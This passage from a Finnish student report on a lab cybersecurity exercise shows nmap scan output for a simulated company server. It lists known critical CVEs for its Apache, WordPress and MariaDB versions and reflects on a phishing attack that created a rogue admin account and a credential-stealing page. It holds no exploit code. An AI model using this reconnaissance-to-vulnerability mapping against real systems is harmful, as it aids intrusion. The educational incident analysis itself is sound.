443/tcp    open  ssl/tls  Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1)
|_ssl-cert: Subject: commonName=www.kybereo.ch/organizationName=Kybereo/stateOrProvinceName=Zuerich/countryName=CH
|_Subject Alternative Name: DNS:kybereo.ch, DNS:www.kybereo.ch
|_Not valid before: 2020-06-08T10:17:34
|_Not valid after: 2023-06-13T10:17:34
|_http-title: 400 Bad Request
|_tls-alpn:
|_http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1
MAC Address: 08:00:27:98:50:F3 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose/storage-misc
Running (JUST GUESSING): Linux 3.X|4.X|5.X|2.6.X (97%), Synology DiskStation Manager 5.X (89%)
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5.1 cpe:/o:linux:linux_kernel:2.6.32 cpe:/a:synology:diskstation_manager:5.2
Aggressive OS guesses: Linux 3.10 - 4.11 (97%), Linux 3.2 - 4.9 (97%), Linux 5.1 (95%), Linux 3.16 - 4.6 (91%), Linux 4.10 (91%), Linux 4.4 (91%), Linux 2.6.32 (91%), Linux 3.10 (91%), Linux 3.4 - 3.10 (91%), Linux 4.15 - 5.8 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
1 1.22 ms www.kybereo.ch (185.105.133.20)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 82.98 seconds

```

Kuvio 18. Portin 443 skannaus

4.1.1 Haavoittuvuuksista

Apache 2.4.37 versiosta havaittu 15 kriittistä haavoittuvuutta. **Wordpress 5.3** versiosta havaittu 8 kriittistä haavoittuvuutta.

Apache HTTP Server 2.4.37 haavoittuvuuksiin kuuluvat mm. CVE-2024-38476 ja CVE-2024-38474, nämä NVD (National Vulnerability Database) osumat liittyvät tietojen paljastamiseen, skriptien suorittamiseen ja sääntöjen muunteluun mod_rewrite-moduulissa. Haavoittuvuus on kriittinen (CVSS-arvo 9.8). Apache haavoittuvuus CVE-2023-25690 HTTP-pyyntöjen käsittelyyn (smuggling), hyökkääjä voi tehdä omia (GET, POST ym.) pyyntöjään, ja ohittaa todennuksen. (Apache NVD. 2024)

WordPress 5.3 kriittisiä haavoittuvuuksia on 8 NVD:n mukaan, kuten CVE-2020-36326 haavoittuvuus, jota hyväksikäyttämällä hyökkääjä voi suorittaa haitallisia skriptejä ja löytää arkaluontoisia tietoja kohteesta. CVE-2020-36327 haavoittuvuuden avulla hyökkääjä voi manipuloida käyttäjätietoja ja saada järjestelmänvalvojan oikeudet. (Wordpress NVD. 2024)

Mysql version 10.3.11-MariaDB selvitimme palvelimella kuvion 19 mukaisesti. NVD:stä löytyi 1 kriittinen haavoittuvuus: CVE-2020-15180. Kyseinen haavoittuvuus altistaa tietokannan mielivaltaisten komentojen ajamiselle järjestelmässä koska wsrep_sst_method ei käsittele syötettä oikein.

```
[root@www ~]# mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 8
Server version: 10.3.11-MariaDB MariaDB Server

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> SELECT VERSION();
+-----+
| VERSION() |
+-----+
| 10.3.11-MariaDB |
+-----+
1 row in set (0.007 sec)

MariaDB [(none)]> 
```

Kuvio 19. MariaDB versio

5 Pohdinta

Harjoituksessa pääsimme tutustumaan Kybereoon kohdistuneeseen tietojenkalasteluhyökkäykseen. Tämä oli mielenkiintoista, koska tämän kaltaiset hyökkäykset ovat hyvin yleisiä, ja niitä tapahtuu jatkuvasti. Tapausta tutkiessa kävi hyvin nopeasti ilmi, että Kybereolla oli käytössä vanhentuneita palvelimia ja ohjelmistoja, joissa on paljon tunnettuja heikkouksia. Näitä hyödyntämällä hyökkääjä pääsi suhteellisen vaivattomasti luomaan itselleen admin-oikeuksilla olevan käyttäjän ja tekemään Kybereon sivuille oman alasivun, joka lähettää tunnukset hyökkääjälle. Käyttäjätunnusten vuotaminen olisi ollut estettävissä hyvällä sisäisellä koulutuksella, jossa käydään läpi kalasteluviestejä ja niihin liittyviä uhkia sekä oikeita tapoja reagoida niihin.

Tapausta tutkiessa opimme, että järjestelmien päivittämisellä on iso rooli kyberturvallisuuden hallinnassa. On myös tärkeää pitää henkilöstön kyberosaaminen ajan tasalla ja kouluttaa henkilöstöä jatkuvasti siitä, miten mahdollisiin kyberuhkiin tulee suhtautua ja reagoida. Tapauksen aikaleimoja

tutkimalla huomasimme, että samankaltainen hyökkäys on nopea toteuttaa, joten niihin on tärkeää myös pystyä reagoimaan nopeasti.

Lähteet

Apache NVD (National Vulnerability Database). Apache 2.4.37 haku Keyword (text search):
cpe:/a:apache:http_server:2.4.37. Viitattu 11.10.2024. https://nvd.nist.gov/vuln/search/results?form_type=Advanced&results_type=overview&query=cpe%3A%2Fa%3Aapache%3Ahttp_server%3A2.4.37&search_type=all&isCpeNameSearch=false

How To Use Nmap for Vulnerability Scanning: Complete Tutorial. Nmap ohjesivusto. 2023. Viitattu 14.10.2024. <https://www.esecurityplanet.com/networks/nmap-vulnerability-scanning-made-easy/>

Wordpress NVD (National Vulnerability Database). Wordpress 5.3 haku Keyword (text search):
cpe:/a:wordpress:wordpress:5.3. 2024. Viitattu 11.10.2024. https://nvd.nist.gov/vuln/search/results?form_type=Advanced&results_type=overview&query=cpe%3A%2Fa%3Awordpress%3Awordpress%3A5.3&search_type=all&isCpeNameSearch=false